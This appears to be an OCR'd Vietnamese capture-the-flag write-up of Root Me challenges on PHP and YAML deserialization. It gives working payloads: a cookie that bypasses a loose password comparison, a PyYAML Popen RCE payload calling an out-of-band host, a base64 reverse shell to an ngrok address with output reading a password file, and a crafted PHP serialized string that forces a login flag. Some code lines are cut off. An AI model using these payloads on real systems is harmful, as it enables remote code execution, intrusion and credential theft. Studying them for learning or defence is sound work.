
Nhưng như vậy vẫn chưa đủ vì:

```
<?
...
 // autologin cookie ?
    else if($_COOKIE['autologin']){
        $data = unserialize($_COOKIE['autologin']);
        $autologin = "autologin";
    }

    // check password !
    if ($data['password'] == $auth[ $data['login'] ] ) {
        $_SESSION['login'] = $data['login'];
        ...
```


Ứng dụng vẫn còn check cả password. Nhưng ở đây là lại so sánh `==` nên em có thể bypass so sánh chuỗi password với giá trị boolean True:

```
a:2:{s:5:"login";s:5:"guest";s:8:"password";b:1;}
```

Thêm cookie trên vào trình duyệt và load lại trang, và thế là em đã có flag:



Root Me/Yaml - Deserialization



Link to chall: http://challenge01.root-me.org:59071/eWFtbDogV2UgYXJlIGN1cnJlbnRseSBpbml0aWFsaXppbmcgb3VyIG5ldyBzaXRlICEg (http://challenge01.root-me.org:59071/eWFtbDogV2UgYXJlIGN1cnJlbnRseSBpbml0aWFsaXppbmcgb3VyIG5ldyBzaXRlICEg)

Phân tích

YAML là viết tắt của Yet Another Markup Language. Wikipedia định nghĩa YAML là "ngôn ngữ tuần tự hóa dữ liệu mà con người có thể đọc được. Nó thường được sử dụng cho các tệp cấu hình và trong các ứng dụng lưu trữ hoặc truyền dữ liệu." Nó sử dụng cả hai kiểu thụt lề kiểu Python để biểu thị lồng nhau và một định dạng nhỏ gọn hơn sử dụng `[]` cho list và `{}` cho maps.

Ví dụ:

```
{

"name": "Manish",

"age": 12,

"skills": ["programming", "soft skills"]

}
```


Sau khi được serialize:

```
name: Manish

age: 12

skills:

- programming

- soft skills
```


Sau khi tham khảo vài bài trên mạng em đã có payload sau (sử dụng Popen CVE-2017-18342):

```
yaml: !!python/object/apply:subprocess.Popen
- !!python/tuple
  - wget
  - https://chc63h62vtc0000rg61ggesdb3yyyyyyb.oast.fun
```

Base64 encode payload trên và gửi request:



Và em nhận được request bên Collaborator:



Hoặc có thể dùng payload sau để rce:


```
yaml: !!python/object/apply:subprocess.Popen
- !!python/tuple
 - python
 - -c
 - "__import__('os').system(str(__import__('base64').b64decode('cm0gL3Rtc
```

Với `cm0gL3RtcC9mO21rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnwvYmluL2Jhc2ggLWkgMj4mMXxuY yAwLnRjcC5hcC5uZ3Jvay5pbyAxMDU2MCA+L3RtcC9m` là payload reverse shell `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 0.tcp.ap.ngrok.io 10560 >/tmp/f`

Gửi payload và em đã reverse shell thành công:

```
C:\Users\anhbt>ncat.exe -lnvp 1234
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from ::1.
Ncat: Connection from ::1:5719.
bash: impossible de r├@gler le groupe de processus du terminal (823): Ioctl() inappropri├@ pour un p├@riph├@rique
bash: pas de contr├┤le de t├óche dans ce shell
web-serveur-ch71@challenge01:~$ ls
ls
ch71.py
ch71.tar.gz
requirements.txt
static
templates
yaml
yaml_3.13.tar.gz
web-serveur-ch71@challenge01:~$ ls -lap
ls -lap
total 192
drwxr-s---  5 web-serveur-ch71 web-serveur-ch71   4096 d├@c.  12  2021 ./
drwxr-s--x 84 challenge        www-data           4096 f├@vr. 21 18:17 ../
-r-x------  1 web-serveur-ch71 web-serveur-ch71   1038 d├@c.  10  2021 ch71.py
----------  1 web-serveur-ch71 web-serveur-ch71   3266 d├@c.  10  2021 ch71.tar.gz
-r--------  1 root             root                 47 d├@c.  10  2021 ._firewall
-rw-r-----  1 root             www-data             44 d├@c.  10  2021 .git
-rw-r-----  1 root             web-serveur-ch71    181 d├@c.  12  2021 .gitignore
-r--------  1 challenge        challenge           123 d├@c.  10  2021 ._nginx.server-level.inc
-r--------  1 web-serveur-ch71 web-serveur-ch71     32 d├@c.  10  2021 .passwd
-r--------  1 root             www-data           4681 d├@c.  18  2021 ._perms
-r--------  1 web-serveur-ch71 web-serveur-ch71     47 d├@c.  10  2021 requirements.txt
-rwx------  1 web-serveur-ch71 web-serveur-ch71    175 d├@c.  10  2021 ._run
drwx------  3 web-serveur-ch71 web-serveur-ch71   4096 d├@c.  10  2021 static/
drwx------  2 web-serveur-ch71 web-serveur-ch71   4096 d├@c.  10  2021 templates/
drwxr-sr-x  3 web-serveur-ch71 web-serveur-ch71   4096 d├@c.  11  2021 yaml/
----------  1 web-serveur-ch71 web-serveur-ch71 127485 d├@c.  10  2021 yaml_3.13.tar.gz
web-serveur-ch71@challenge01:~$ cat .passwd
cat .passwd
561385a008727f860eda1afb7f8eba76web-serveur-ch71@challenge01:~$
```


Root Me/PHP - Unserialize overflow



Link to chall: http://challenge01.root-me.org/web-serveur/ch65/ (http://challenge01.root-me.org/web-serveur/ch65/)

Phân tích:

Khi vào chall em nhận được 1 form đăng nhập:



Nhập thử thông tin bất kỳ web đều trả về: `Invalid username or password.`

Vậy nên phải xem source code thui:

```php
<?php
include 'flag.php';

ini_set('display_errors', 1);
error_reporting(E_ALL);

class User
{
    protected $_username;
    protected $_password;
    protected $_logged = false;
    protected $_email = '';

    public function __construct($username, $password)
    {
        $this->_username = $username;
        $this->_password = $password;
        $this->_logged = false;
    }

    public function setLogged($logged)
    {
        $this->_logged = $logged;
    }

    public function isLogged()
    {
        return $this->_logged;
    }

    public function getUsername()
    {
        return $this->_username;
    }

    public function getPassword()
    {
        return $this->_password;
    }
}

function storeUserSession($user)
{
    $serialized_value = serialize($user);
    // avoid the storage of null byte, replace it with \0 just in case sc
    // this is done because protected object are prefixed by \x00\x2a\x0(
    $data = str_replace(chr(0) . '*' . chr(0), '\0\0\0', $serialized_valu
    $_SESSION['user'] = $data;
}

function getUserSession()
{
```

```
        $user = null;
        if (isset($_SESSION['user'])) {
            $data = $_SESSION['user'];
            $serialized_user = str_replace('\0\0\0', chr(0) . '*' . chr(0), $
            $user = unserialize($serialized_user);
        } else {
            $user = new User('guest', '');
        }
        return $user;
    }

    session_start();
    $errorMsg = "";
    $currentUser = null;

    // keep entered values :
    if (isset($_POST['submit'])) {
        $currentUser = new User($_POST['username'], $_POST['password']);
        $isLogged = $currentUser->getUsername() === 'admin' &&
            hash('sha512',$currentUser->getPassword()) === 'b3b7b663909f8e9b4
        $currentUser->setLogged($isLogged);
        $errorMsg = ($isLogged) ? '' : 'Invalid username or password.';
        storeUserSession($currentUser);
    } else {
        $currentUser = getUserSession();
    }

    if ($currentUser->isLogged()) {
        echo 'you are logged in! congratz, the flag is: ' . $FLAG;
        die();
    }

    if (isset($_GET['source'])) {
        show_source(__FILE__);
        die();
    }
    ?>

    <!DOCTYPE html>
    <html>
    <head>
        <meta http-equiv="content-type" content="text/html;charset=utf-8"/>
        <title>Login Page</title>
    </head>
    <body>
    <div class="error"><?= $errorMsg ?></div>
    <form name="input" action="" method="post">
        <label for="username">Username:</label><input type="text" value="<?ph
                                                    id="username" name="use
        <label for="password">Password:</label><input type="password" value="
                                                    id="password" name="pas
        <input type="submit" value="login" name="submit"/>
    </form>
```

```
<p><em><a href="index.php?source">source code</a></em></p>
</body>
</html>
```

Đọc qua source code thì có những điều cần chú ý sau:

- Class User có các thuộc tính **protected**: $_username, $_password, $_logged, $_email.

```
protected $_username;
protected $_password;
protected $_logged = false;
protected $_email = '';
```

> Trong lập trình hướng đối tượng, **protected** là một trong ba từ khóa (modifiers) truy cập trong các thuộc tính và phương thức của một lớp (class). Khi một thuộc tính hoặc phương thức được khai báo là protected, nó chỉ có thể được truy cập từ bên trong lớp đó hoặc các lớp kế thừa từ lớp đó, nhưng không được truy cập từ bên ngoài lớp đó.

- Hàm storeUserSession() thực hiện serialize username và password, sau đó replace `null_byte*null_byte` thành `\0\0\0` và cập nhập `$_SESSION['user']` thành giá trị đã được replace.

```
function storeUserSession($user)
{
    $serialized_value = serialize($user);
    // avoid the storage of null byte, replace it with \0 just in cas
    // this is done because protected object are prefixed by \x00\x2a
    $data = str_replace(chr(0) . '*' . chr(0), '\0\0\0', $serialized_
    $_SESSION['user'] = $data;
}
```

- Hàm getUserSession() thực hiện kiểm tra `isset($_SESSION['user'])` nếu tồn tại thì gán biến `$data` bằng `$_SESSION['user']` và replace `\0\0\0` thành `null_byte*null_byte` , sau đó thực hiện unserialize. Còn nếu như `$_SESSION['user']` chưa được set thì sẽ tạo user mới với username là `guest` và password là `null` . Cuối cùng return object `$user`

```
function getUserSession()
{
    $user = null;
    if (isset($_SESSION['user'])) {
        $data = $_SESSION['user'];
        $serialized_user = str_replace('\0\0\0', chr(0) . '*' . chr(0
        $user = unserialize($serialized_user);
    } else {
        $user = new User('guest', '');
    }
    return $user;
}
```

- Để có được flag thì `isLogged` phải là True. Để làm được việc này ta cần nhập username là `admin` và nhập password sao cho để khi hash sha512 phải ra `b3b7b663909f8e9b4e2a581337159e8a5e468c088ec802cb99a027c1dcbefb7d617fcab66ab4402d4617cde33f7fce93ae3c4e8f77aec2bb5f8c7c8aec3bbc82` . Điều này có vẻ bất khả thi vả lại cũng không đúng ý của tác giả.

```
session_start();
$errorMsg = "";
$currentUser = null;

// keep entered values :
if (isset($_POST['submit'])) {
    $currentUser = new User($_POST['username'], $_POST['password']);
    $isLogged = $currentUser->getUsername() === 'admin' &&
        hash('sha512',$currentUser->getPassword()) === 'b3b7b663909f8
    $currentUser->setLogged($isLogged);
    $errorMsg = ($isLogged) ? '' : 'Invalid username or password.';
    storeUserSession($currentUser);
} else {
    $currentUser = getUserSession();
}

if ($currentUser->isLogged()) {
    echo 'you are logged in! congratz, the flag is: ' . $FLAG;
    die();
}

if (isset($_GET['source'])) {
    show_source(__FILE__);
    die();
}
```

Dựa theo blog này: https://blog.hacktivesecurity.com/index.php/2019/10/03/rusty-joomla-rce/ (https://blog.hacktivesecurity.com/index.php/2019/10/03/rusty-joomla-rce/) khi serialized, `null_byte*null_byte` sẽ đứng trước thuộc tính protected. Đó là lý do

tại sao có hàm replace `null_byte*null_byte -> \0\0\0`

Ví dụ em nhập giá trị cho `username` là `\0\0\0` , thì serialize thuộc tính `username` sẽ có số byte là 6. Nhưng sau khi được lưu vào session và được unserialize thì `\0\0\0` sẽ được replace `null_byte*null_byte` tức là chỉ 3 byte, mà trong khi giá trị serialized vẫn đang định nghĩa là 6 bytes nên nó bắt buộc phải lấy tiếp những byte tiếp theo sau giá trị của nó (trong trường hợp này là những byte định nghĩa cho thuộc tính `password`), dẫn đến lỗi overflow xảy ra.

-> Và thế là em có thể ghi lại giá trị của `$_logged` (`isLogged`) thành True

Khai thác:

Ý tưởng sẽ là truyền `\0\0\0` vào `username` sao cho sau khi thay thế nó sẽ chiếm thêm một số lượng byte, số lượng byte này là hợp lí để lấy luôn phần `đầu password` . Sau đó trong phần password chúng ta sẽ sửa để định nghĩa các thuộc tính _password, _logged và _email với giá trị chúng ta mong muốn, ở đây có một lưu ý là chúng ta phải tính toán và set length cho email sao cho nó chứa cả đoạn thừa ra của `đuôi password` , `_logged` và `_email` .

Username: `\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0`
Password:
`"%3b"%3bs%3a12%3a"%00*%00_password"%3bs%3a3%3a"123"%3bs%3a10%3a"%00*%00_logged"%3bb%3a1%3bs%3a9%3a"%00*%00_email"%3bs%3a44%3a`

Dữ liệu đã được serialize:
`O:4:"User":4:{s:12:"*_username";s:60:"\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0";s:12:"*_password";s:77:"";";s:12:"*_password";s:3:"123";s:10:"*_logged";b:1;s:9:"*_email";s:44:";s:10:"*_logged";b:0;s:9:"*_email";s:0:"";}`


Dữ liệu đã được replace từ `null_byte*null_byte` sang `\0\0\0` :
`O:4:"User":4:{s:12:"\0\0\0_username";s:60:"\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0";s:12:"\0\0\0_password";s:77:"";";s:12:"\0\0\0_password";s:3:"123";s:10:"\0\0\0_logged";b:1;s:9:"\0\0\0_email";s:44:";s:10:"\0\0\0_logged";b:0;s:9:"\0\0\0_email";s:0:"";}`

Dữ liệu đã được replace từ `\0\0\0` sang `null_byte*null_byte` :
`O:4:"User":4:{s:12:"*_username";s:60:"**********";s:12:"*_password";s:77:"";";s:12:"*_password";s:3:"123";s:10:"*_logged";b:1;s:9:"*_email";s:44:";s:10:"*_logged";b:0;s:9:"*_email";s:0:"";}`

